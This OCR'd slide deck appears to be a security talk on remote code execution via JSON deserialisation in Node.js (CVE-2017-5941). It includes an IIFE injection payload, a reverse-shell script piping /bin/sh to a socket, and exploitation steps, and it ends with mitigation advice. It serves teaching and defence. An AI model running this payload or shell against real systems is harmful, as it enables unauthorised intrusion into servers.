Gita Alekhya Paul

A dive into:
RCE using JSON deserialisation vulnerability

NetSPI

14th June, 2021

Agenda

A small dive into the day...

Intro into Deserialisation


Why do we even need it?

Serialisation allows us to serialize JavaScript objects into a JSON, including functions and circular objects and then pass it into functions or store them in the database. The output of the operation is not a standard JSON, but a special type of JSON often called a "serialized JSON". The act of deserialising this JSON back to the JavaScript Object is called deserialisation.

WHY DO I EVEN NEED IT IN THE FIRST PLACE? I HAVE JSON.PARSE()

But can JSON.parse() do everything?

The difference



Parsing functions

As per the schema definition, JSON can contain values of strings, numbers, nested JSON objects, arrays, booleans or even null. But we cannot store functions. This is where a serialised JSON allows us to standardise storing functions into JSON objects.

Flexibility

A serialised JSON allows much flexibility while coding. It often allows us to create dynamic JSON values, changing their value based on a function call. For example, some JSON value can depend on the server's current date.

Note how we can execute functions while parsing a serialised JSON...we'll discuss shortly why this becomes harmful sometimes...

The Vulnerability

CVE-2017-5941
RCE using JSON deserialisation

Steps

A rough plan to discover and exploit the vulnerability

Recon	Testing	Building Payload	Exploit
			

Recon

Look for Response Headers

The response headers can tell a lot about the server running for the web application. In our case, we can see that our server is an Ubuntu server running Nginx and serving an Express.js application through it.

Look for encoding within body

The often missed-out point is that JSON schema does not allow parsing of functions. Thus developers try to bypass that by encoding their serialised JSON in some form of encoding like Base64.

Testing out RCE payloads

Taking a not of the original request schema, we can try creating a malicious payload that can return normal values but execute some code on the remote side while parsing. If the request executes successfully, returning the desired payload, we can guess that the server has the vulnerability.

Testing

Normal Payload

The normal payload, for example, contains a JSON which has a 'word' key with a value of a string. Thus it can be considered as a valid JSON as well as a valid serialised JSON.

```
'{"word":"SecureApp"}'
```

Malicious Payload

The malicious payload tries to execute an IIFE (what is this?) which should return a string so that the overall payload should not change.

```
'{"word":"_$$ND_FUNC$$_function () {
\\n    console.log(\\"exploited\\");
\\n    return \\"SecureApp\\";\\n  }
()"}'
```

```
var net = require("net");
var spawn = require("child_process").spawn;
var HOST = "127.0.0.1";
var PORT = "1337";
if (typeof String.prototype.contains === "undefined") {
  String.prototype.contains = function (it) {
    return this.indexOf(it) != -1;
  };
}
function c() {
  var client = new net.Socket();
  client.connect(PORT, HOST, function () {
    var sh = spawn("/bin/sh", []);
    client.write("Connected!");
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
    sh.on("exit", function (code, signal) {
      client.end("Disconnected!");
    });
  });
}
c(HOST, PORT);
```

Building Payload


Let's get into the system

Now that we know that the system is vulnerable to RCE through JSON deserialisation let us write a payload IIFE (dude will you explain this?) which can open up a reverse shell on the victim system using WebSockets.

The following code connects to a remote WebSocket server and then pipes the standard I/O from a shell to that WebSocket server. In this way, all input to the WebSocket data is passed to the shell of the victim server.


Exploit

The exploit is written to generate a payload and base64 encode it, and then open up a websocket listener on the local system, to which the victim server will connect to...opening up a reverse shell and giving us access to the victim server.




The system has been successfully exploited!

JavaScript IIFEs



Finally...let's address the elephant in the room!



Immediately Invokable Function Expressions


Basically, a function that executes automatically.

IIFEs in JavaScript are functions that can execute automatically. This is crucial to our exploit as we will see in the next slide.

What actually happens

Timeline of execution events

Step 1	Serialised JSON enters into the deserialiser function, containing the malicious code.
Step 2	The deserialiser function deserialises the malicious function and converts into an IIFE which the JavaScript V8 engine can understand.
Step 3	As soon as the function is finished parsing, the function immediately gets invoked, thus executing all the code inside it, infecting the computer.
Step 4	The malicious payload gets executed, and in our case, opens up a reverse shell on the system.



Let's get down to business!

Demonstration

Vulnerability Mitigation Guidelines

Never accept serialised user inputs

It is advised not to pass user inputs through deserialisation. Deserialisation can be used internally to pass data among functions.

Never pass it through un-encrypted traffic

Try to pass all the data through encrypted traffic by using HTTPS, and avoiding all HTTP traffic.

Implement PubKey authentication

Introduce public-key cryptosystems (e.g. RSA) to ensure the strings not being tampered with.

Stop using it!

Unless absolutely necessary, avoid this serialisation of data! This always ensures that your application is safeguarded from this vulnerability.

Thank You

Gita Alekhya Paul

LinkedIn	https://linkedin.com/in/gitaalekhyapaul
GitHub	https://github.com/gitaalekhyapaul
Demo Project	https://github.com/gitaalekhyapaul/vuln-app